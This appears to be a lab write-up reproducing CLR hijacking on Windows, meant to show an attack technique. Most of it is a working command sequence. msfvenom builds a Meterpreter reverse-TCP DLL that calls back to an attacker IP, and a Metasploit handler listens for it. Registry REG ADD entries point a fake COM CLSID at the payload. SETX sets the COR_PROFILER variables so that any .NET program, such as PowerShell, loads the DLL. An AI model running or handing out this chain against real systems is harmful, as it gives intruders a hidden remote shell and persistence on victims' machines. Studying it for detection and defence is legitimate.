Environment Description
| IP | HOSTNAME | NOTE |
|---|---|---|
| 172.16.106.67 | Kali Linux | Attacker host |
| 10.10.10.88 | Windows 10 | Victim host |
Preface
What Is CLR Hijacking
-
Wikipedia definition: The Common Language Runtime (CLR for short) is the name Microsoft chose for its .NET virtual machine. It is Microsoft's implementation of the Common Language Infrastructure (CLI), which defines a code-execution environment. CLR executes bytecode called Common Intermediate Language, which is Microsoft's implementation of the Common Intermediate Language. Developers write programs in high-level programming languages. The compiler then compiles the code into Microsoft Intermediate Language (MSIL). During execution, CLR converts the MSIL code into the operating system's native code (Native code).
-
This can be understood as making the system execute a dll file that you specify first when it executes a .NET program.
Reproduction Process
0x01 Generate a Payload with MSF
- Generate a DLL-form Payload through MSF. There is one detail to note here: for a 64-bit operating system, we need to generate a 64-bit DLL Payload
sudo msfvenom -a x64 --platform windows -p windows/x64/meterpreter/reverse_tcp LHOST=172.16.106.67 LPORT=2334 -f dll > hunter0x07.dll


- Deliver the Payload to the victim host in some way. Here, it is delivered in the form of a web service.
0x02 Start a Listener on the Attacker Host

- Listen on the host and port specified when we generated the Payload
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 172.16.106.67
set lport 2334
exploit
0x03 Modify the Registry
- Modify the registry and specify the registry key value as the absolute path where the Payload is located
REG ADD "HKEY_CURRENT_USER\Software\Classes\CLSID\{11111111-1234-1234-1234-111111111111}\InProcServer32" /VE /T REG_SZ /D "E:\payload\hunter0x07.dll" /F
REG ADD "HKEY_CURRENT_USER\Software\Classes\CLSID\{11111111-1234-1234-1234-111111111111}\InProcServer32" /V ThreadingModel /T REG_SZ /D Apartment /F


- As shown above, the registry was modified successfully!

0x04 Configure Global Environment Variables
SETX COR_ENABLE_PROFILING 1 /M
SETX COR_PROFILER {11111111-1234-1234-1234-111111111111} /M
0x05 Start a .NET Program
- Start the Powershell program


- As shown above, it is certain that hunter0x07.dll was called when Powershell was opened, but the session closed after it was established. The specific reason is unknown for now, but it appears that the CLR hijacking method is feasible.